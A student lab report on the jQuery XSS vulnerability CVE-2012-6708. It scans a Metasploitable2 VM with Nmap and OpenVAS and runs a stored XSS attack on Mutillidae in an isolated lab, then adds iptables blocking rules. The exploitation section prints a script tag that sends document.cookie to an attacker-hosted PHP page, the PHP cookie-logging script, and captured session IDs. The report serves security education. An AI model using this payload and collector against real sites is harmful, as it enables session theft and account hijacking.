University of Science and Technology of Hanoi

INTRUSION DETECTION AND PREVENTION SYSTEMS

REPORT

JQUERY < 1.9.0 XSS VULNERABILITY (CVE 2012-6708)

Submitted by

Tran Duc Huy
BA12-085
Cyber Security (CS)

Lectures: Prof. Pham Thanh Giang
Teacher Assistant: Mr. Tran Dai Duong

Hanoi, October 2024

TABLE OF CONTENT

REQUIREMENT

To complete this report, the following tools will be used:

- Nmap NSE: A powerful network scanning tool, Nmap can use NSE (Nmap Scripting Engine) scripts to detect potential vulnerabilities in target systems. This step is crucial for identifying weaknesses in the system.
- Greenbone (OpenVAS): A comprehensive vulnerability assessment tool, Greenbone will be used to conduct a deeper scan, identifying and categorizing the severity of detected vulnerabilities.
- Finding a vulnerability inside Metasploitable2:
    - Metasploitable2 is a vulnerable virtual machine used for testing security tools. This step will focus on identifying specific vulnerabilities within the system for exploitation.
- Exploiting the identified vulnerability using BurpSuite:
    - BurpSuite: A popular tool used for web application security testing. Once the vulnerability has been identified, BurpSuite will help exploit it to assess the system's susceptibility to attacks.

REPORT OUTLINE

I. Introduction

1. What is this vuln and type of vulnerability is this?

The vulnerability being discussed is CVE-2012-6708, which affects jQuery versions prior to 1.9.0. This is a Cross-Site Scripting (XSS) vulnerability that occurs due to improper handling of user input. Specifically, jQuery versions before 1.9.0 fail to correctly differentiate between selectors and HTML content in user input.

This type of vulnerability allows attackers to inject malicious scripts into web pages, leading to unauthorized execution of code on the client-side. The XSS vulnerability is commonly exploited as Reflected or Stored XSS, depending on how the malicious input is handled and displayed by the application.

2. Outline the technical mechanism of the vulnerability

The CVE-2012-6708 vulnerability in jQuery occurs due to how the jQuery(strInput) function processes user input. In versions prior to 1.9.0, jQuery checks whether the input is HTML by searching for the `<` character anywhere within the string. This mechanism is flawed because it incorrectly treats any string containing < as HTML, allowing an attacker to inject malicious code.

In contrast, the fixed versions of jQuery only treat input as HTML if the string explicitly starts with the `<` character. This significantly reduces the risk of exploitation by limiting the ability of attackers to control the beginning of the input string.

3. Impact and severity

a. Potential impact of the vulnerability:

CVE-2012-6708 vulnerability can have significant consequences due to its ability to enable Cross-Site Scripting (XSS) attacks. If successfully exploited, the vulnerability allows attackers to:


- Execute arbitrary JavaScript: Attackers can inject malicious scripts that execute within the user's browser, leading to various harmful outcomes.
- Steal session cookies: By stealing session cookies, attackers can impersonate the victim by gaining unauthorized access to their web session, potentially hijacking user accounts and gaining control over sensitive information.
- Phishing and credential theft: Malicious scripts can modify webpage contents to trick users into submitting sensitive information, such as login credentials or financial data. This can lead to successful phishing attacks and identity theft.

b. Severity level based on CVSS

The Common Vulnerability Scoring System (CVSS) v3.0 assigns a Medium severity rating to CVE-2012-6708 from https://nvd.nist.gov/vuln/detail/CVE-2012-6708:

- Base score: 6.1 MEDIUM
- Impact score: 2.7 – Reflecting the potential consequences of a successful attack.
- Exploitability Score: 2.8 - Indicating the ease with which the vulnerability can be exploited.
- Attack Vector (AV): Network (N) – The vulnerability is exploitable remotely over a network connection.
- Attack Complexity (AC): Low (L) – The attack is straightforward and does not require specific conditions.

- Privileges Required (PR): None (N) – No authentication or special privileges are needed to exploit the vulnerability.
- User Interaction (UI): Required (R) – Exploitation of the vulnerability requires user interaction, such as clicking a malicious link.
- Scope (S): Changed (C) – Exploitation of the vulnerability can impact resources beyond the vulnerable component.
- Confidentiality (C): Low (L) – Limited unauthorized access to sensitive information, such as session cookies or personal data.
- Integrity (I): Low (L) – Some data manipulation may occur, such as injecting malicious scripts, but the overall impact is limited.
- Availability (A): None (N) – The attack does not affect the availability of the system or its services.



II. Implementation

1. Create an environment for testing (Lab 1)

After successfully completing Lab 1, we have configured the network environment such that the attacker machine (Kali Linux with IP 10.10.1.6) can communicate with the victim machine (Metasploitable2 with IP 172.16.1.5) and vice versa. This communication is facilitated through an Ubuntu server acting as a router.

The successful network setup where both machines can ping each other. This confirms that the network environment is properly configured and ready for further testing of vulnerabilities.

➔ UbuntuServer: ***ping 10.10.1.6*** and ***ping 172.16.1.5*** to open gateway.

➔ Kali: ***ping 172.16.1.6*** to check connection to VM Metasploit2.

➔ Metasploit2: ***ping 10.10.1.5*** to check connection to VM Kali.

2. Vulnerability scanning (Lab 2)

In Lab 2, we conducted a detailed vulnerability scanning process using Nmap and OpenVAS to identify vulnerabilities on the target machine (Metasploitable2). The following outlines the specific steps taken for scanning and capturing results.

a. Using nmap for scanning steps 1 to 3

- Step 1: Host discovery

The first step was to confirm whether the target machine (Metasploitable2, IP 172.16.1.5) was reachable. We achieved this by performing a host discovery using Nmap.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 172.16.1.5
```

- Step 2: Port scanning

Once we established that the target was online, we proceeded with a full port scan to discover which ports were open on the target machine.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- 172.16.1.5
```


- Step 3: Service version detection

After identifying the open ports, we used Nmap to detect the version of services running on these ports. This step was crucial for determining the exact versions of the services and identifying any vulnerable software.


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 172.16.1.5
```


b. Using OpenVAS for scanning step 4

- Step 1: Creating target
    - Go to the Configuration tab and select Targets.
    - Click on the + symbol or the "Create Target" button to add a new target for scanning.
    - Set name of target (Meta) and Host IP (172.16.1.5), leave the rest as default. After configuring the target, click “Save”.





- Step 2: Creating a task and run
    - After the target is created, navigate to the Scan tab.
    - Click the “+” button to create a new scan task.
    - Set name the task (Meta), select the target when we created in Step 1, leave the rest as default.
    - Click “Save” to save the task.
    - Click on the Start icon (play button) to begin the scan.





- Step 3: Capturing a result this vuln after exporting report.
    - The results will include any vulnerabilities detected, along with severity ratings.
    - After reviewing the results, we can export the scan report by clicking on the Export icon.
    - Choose the preferred format (PDF, HTML, or XML,…) and download the file for documentation and further analysis.





- CVE 2012-6708: JQUERY < 1.9.0 XSS Vulnerability

Medium (CVSS: 6.1)

NVT: jQuery < 1.9.0 XSS Vulnerability

Summary
jQuery is prone to a cross-site scripting (XSS) vulnerability.

Quality of Detection (QoD): 80%

Vulnerability Detection Result

```
Installed version: 1.3.2
Fixed version:     1.9.0
Installation
path / port:       /mutillidae/javascript/ddsmoothmenu/jquery.min.js
Detection info (see OID: 1.3.6.1.4.1.25623.1.0.150658 for more info):
- Identified file: http://172.16.1.5/mutillidae/javascript/ddsmoothmenu/jquery.m
↪in.js
- Referenced at:   http://172.16.1.5/mutillidae/
```

Solution:
Solution type: VendorFix
Update to version 1.9.0 or later.

Affected Software/OS
jQuery prior to version 1.9.0.

Vulnerability Insight

. . . continues on next page . . .

. . . continued from previous page . . .

The jQuery(strInput) function does not differentiate selectors from HTML in a reliable fashion. In vulnerable versions, jQuery determined whether the input was HTML by looking for the '<' character anywhere in the string, giving attackers more flexibility when attempting to construct a malicious payload. In fixed versions, jQuery only deems the input to be HTML if it explicitly starts with the '<' character, limiting exploitability only to attackers who can control the beginning of a string, which is far less common.

Vulnerability Detection Method
Checks if a vulnerable version is present on the target host.
Details: `jQuery < 1.9.0 XSS Vulnerability`
OID:1.3.6.1.4.1.25623.1.0.141636
Version used: `2023-07-14T05:06:08Z`

References

```
cve: CVE-2012-6708
url: https://bugs.jquery.com/ticket/11290
```

3. Exploitation (Lab 2)


Perform Stored XSS attack on the Mutillidae web application:

a. Identify potential input fields for XSS vulnerability:

- The first step to determine if the web application is vulnerable to XSS is to explore sections that contain input fields, such as search bars, login forms, and other user input areas.

b. Further investigation with Burp Suite:

- At this stage, we aimed to advance the attack further by attempting to steal the victim's cookies. However, this required multiple steps. Our initial idea was to inject malicious code that would steal cookies when someone viewed our profile. Despite our efforts, it appeared that the website does not provide access to user profiles.
- To overcome this, use Burp Suite to identify any hidden fields or endpoints that might be vulnerable. During our investigation, we found two suspicious endpoints: **add-to-your-blog** and **view-someones-blog**.



- We sent these requests to Burp Suite Repeater and, after executing the requests, the Render tab revealed a hidden blog interface. This confirmed that there is indeed potential for a Stored XSS attack on this blog feature.

```
GET /mutillidae/?page=add-to-your-blog.php HTTP/1.1
Host: 172.16.1.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Connection: close
Cache-Control: max-age=0
```


```
GET /mutillidae/?page=view-someones-blog.php HTTP/1.1
Host: 172.16.1.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

c. Verify the success of the attack:

- Once the registration process was completed, we logged into the newly created account. Upon logging in, the alert box appeared, confirming that the script was executed and that the application is vulnerable to Stored XSS.

d. Inject malicious payload to steal cookies:

- We inject a malicious payload into a vulnerable field on the target website to capture the session cookies of users who interact with it. The payload is a small JavaScript snippet that automatically sends the user's cookie data to a PHP script hosted on the attacker's server.

```
<script>
 fetch("http://10.10.1.6/stolen_cookie.php?cookie=" + document.cookie);
</script>
```

e. Writing a PHP script to steal cookies:

- In the next step, we created a PHP script to steal the cookies of any user who views our blog. The script logs the cookies into a file called stolen_cookies.txt, which is stored on the attacker's machine (Kali) at the IP address 10.10.1.6.
- The PHP script works by capturing the user's cookie through a GET request and writing it to the log file. Every time someone views our blog, their cookie will be sent to this file.


```php
<?php
$cookie = $_GET['cookie'];
$file = fopen("stolen_cookies.txt", "a");
fwrite($file, $cookie . "\n");
fclose($file);
?>
```


- After deploying the script, we used the strings command to verify the stolen cookies stored in stolen_cookies.txt. The output shows that multiple users' session cookies were successfully captured when they viewed our blog.

```
┌──(root㉿kali)-[/var/www/html]
└─# strings stolen_cookies.txt
showhints=0; username=h; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=h; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=h; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=h; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=huyhayho; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=h; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
showhints=0; username=h; PHPSESSID=cb8fde3d8a75e2b0d2014c1a09ae9ea0
```

f. Session hijacking by cookie manipulation:

- We created an attacker account under the username huyhayho. When a victim, in this case, the user j, viewed our blog, their session cookie was stolen by our malicious PHP script and stored in the stolen_cookies.txt file.





III. Mitigation and Remediation

Detection: Snort (next lab, No need to do yet on this report)

Prevention: Using firewall (Lab 3)

a. Block all connections from the attacker to the victim machine

The attacker's IP is **10.10.1.6**, and the victim machine's IP is **172.16.1.5**. To block all unwanted traffic from the attacker to the victim, use the following rule:

```
sudo iptables -A FORWARD -s 10.10.1.6 -d 172.16.1.5 -j DROP
```

Check from the Kali machine:

```
ping 172.16.1.5
curl http://172.16.1.5
```

➔ ping should show no response.
➔ curl should not display any content from the victim machine, confirming that all connections are blocked.

b. Blocking all HTTP traffic from the attack machine (port 80)

To specifically block HTTP connections to prevent **Stored XSS** attacks, add the following rule:

```
sudo iptables -A FORWARD -s 10.10.1.6 -d 172.16.1.5 -p tcp --dport 80 -j DROP
```

➔ The connection will be denied or there will be no response from the victim machine, confirming that HTTP access from the attack machine is blocked.

c. Add a Logging Rule in iptables

To log blocked packets coming from the attacker machine (IP 10.10.1.6), we can add the following rule:

```
sudo iptables -A FORWARD -s 10.10.1.6 -d 172.16.1.5 -j LOG --log-prefix "Blocked by Firewall: "
```

Iptables logs are usually recorded in /var/log/syslog on Ubuntu system. To view the recent logs added by the rule above, use:

```
sudo tail -f /var/log/syslog
```

```
2024-10-31T14:05:38.976599+00:00 ubuntu kernel: Blocked by firewall: IN=enp0s17 OUT=enp0s8 MAC=08:00
:27:4e:34:33:08:00:27:6e:9b:07:08:00 SRC=10.10.1.6 DST=172.16.1.5 LEN=84 TOS=0x00 PREC=0x00 TTL=63 I
D=6542 DF PROTO=ICMP TYPE=8 CODE=0 ID=2 SEQ=1
2024-10-31T14:05:39.979879+00:00 ubuntu kernel: Blocked by firewall: IN=enp0s17 OUT=enp0s8 MAC=08:00
:27:4e:34:33:08:00:27:6e:9b:07:08:00 SRC=10.10.1.6 DST=172.16.1.5 LEN=84 TOS=0x00 PREC=0x00 TTL=63 I
D=6717 DF PROTO=ICMP TYPE=8 CODE=0 ID=2 SEQ=2
2024-10-31T14:05:40.981536+00:00 ubuntu kernel: Blocked by firewall: IN=enp0s17 OUT=enp0s8 MAC=08:00
:27:4e:34:33:08:00:27:6e:9b:07:08:00 SRC=10.10.1.6 DST=172.16.1.5 LEN=84 TOS=0x00 PREC=0x00 TTL=63 I
D=6853 DF PROTO=ICMP TYPE=8 CODE=0 ID=2 SEQ=3
```

d. Save iptables rules

Save the configured iptables rules so that they persist after reboot:

```
sudo netfilter-persistent save
```

Or manually save the rules:

```
sudo iptables-save > /etc/iptables/rules.v4
```

➔ Result: The previously configured iptables rules will remain active after the reboot, confirming that they were successfully saved.

```
sudo iptables -L -v -n
```

```
root@ubuntu:/home/ubuntu# iptables -L -v -n
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 6 packets, 504 bytes)
 pkts bytes target     prot opt in     out     source               destination
    3   252 LOG        0    --  *      *       10.10.1.6            172.16.1.5          LOG flags 0
 level 4 prefix "Blocked by firewall: "

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

IV. Conclusion

In this report, we have explored the exploitation and prevention of the CVE-2012-6708 vulnerability, which affects jQuery versions prior to 1.9.0 and can be leveraged to carry out Stored XSS attacks. The key points covered include:

- Stored XSS vulnerability: We demonstrated how an attacker could exploit this vulnerability by injecting malicious scripts into input fields, which, when stored in the system, can be executed later when other users interact with the affected content.

- Cookie theft and session hijacking: We illustrated how a successful XSS attack could lead to severe consequences, such as stealing user session cookies and using them to impersonate users or gain unauthorized access to their accounts.

- Prevention using iptables: We provided detailed steps on how to use iptables to block access from an attacker's machine, preventing further exploitation of the vulnerability. Specific rules were applied to block HTTP and ICMP traffic, as well as logging blocked traffic to ensure comprehensive monitoring and protection.

Importance of Addressing the Vulnerability

The CVE-2012-6708 vulnerability presents a significant risk if left unaddressed, as it enables attackers to execute arbitrary code, compromise user sessions, and cause widespread security breaches. Mitigating this vulnerability is crucial for maintaining the integrity and security of web applications. By updating to a secure version of jQuery and implementing appropriate network protection measures (such as iptables), organizations can significantly reduce the risk of exploitation and protect their users from potential harm.

Ensuring that web applications are free from such vulnerabilities is a key step in creating a secure online environment.

V. References

1. https://nvd.nist.gov/vuln/detail/CVE-2012-6708
2. https://forum.greenbone.net/t/false-positive-jquery-1-9-0-xss-vulnerability/1683
3. https://www.tenable.com/plugins/nessus/135011
4. https://www.w3schools.com/jquery/jquery_intro.asp
5. https://viblo.asia/p/ky-thuat-tan-cong-xss-va-cach-ngan-chan-YWOZr0Py5Q0
6. https://wiki.matbao.net/iptables-la-gi-cach-cau-hinh-bao-mat-ubuntu-vps-linux-firewall/
7. https://portswigger.net/burp/documentation/desktop/tools/target/site-map
8. https://viblo.asia/p/cong-cu-do-quet-lo-hong-openvas-gvm-gGJ59zRDKX2.
9. https://access.redhat.com/sites/default/files/attachments/rh_ip_command_cheatsheet_1214_jcs_print.pdf
10. https://phoenixnap-com.translate.goog/kb/linux-ip-command-examples?_x_tr_sl=en&_x_tr_tl=vi&_x_tr_hl=vi&_x_tr_pto=tc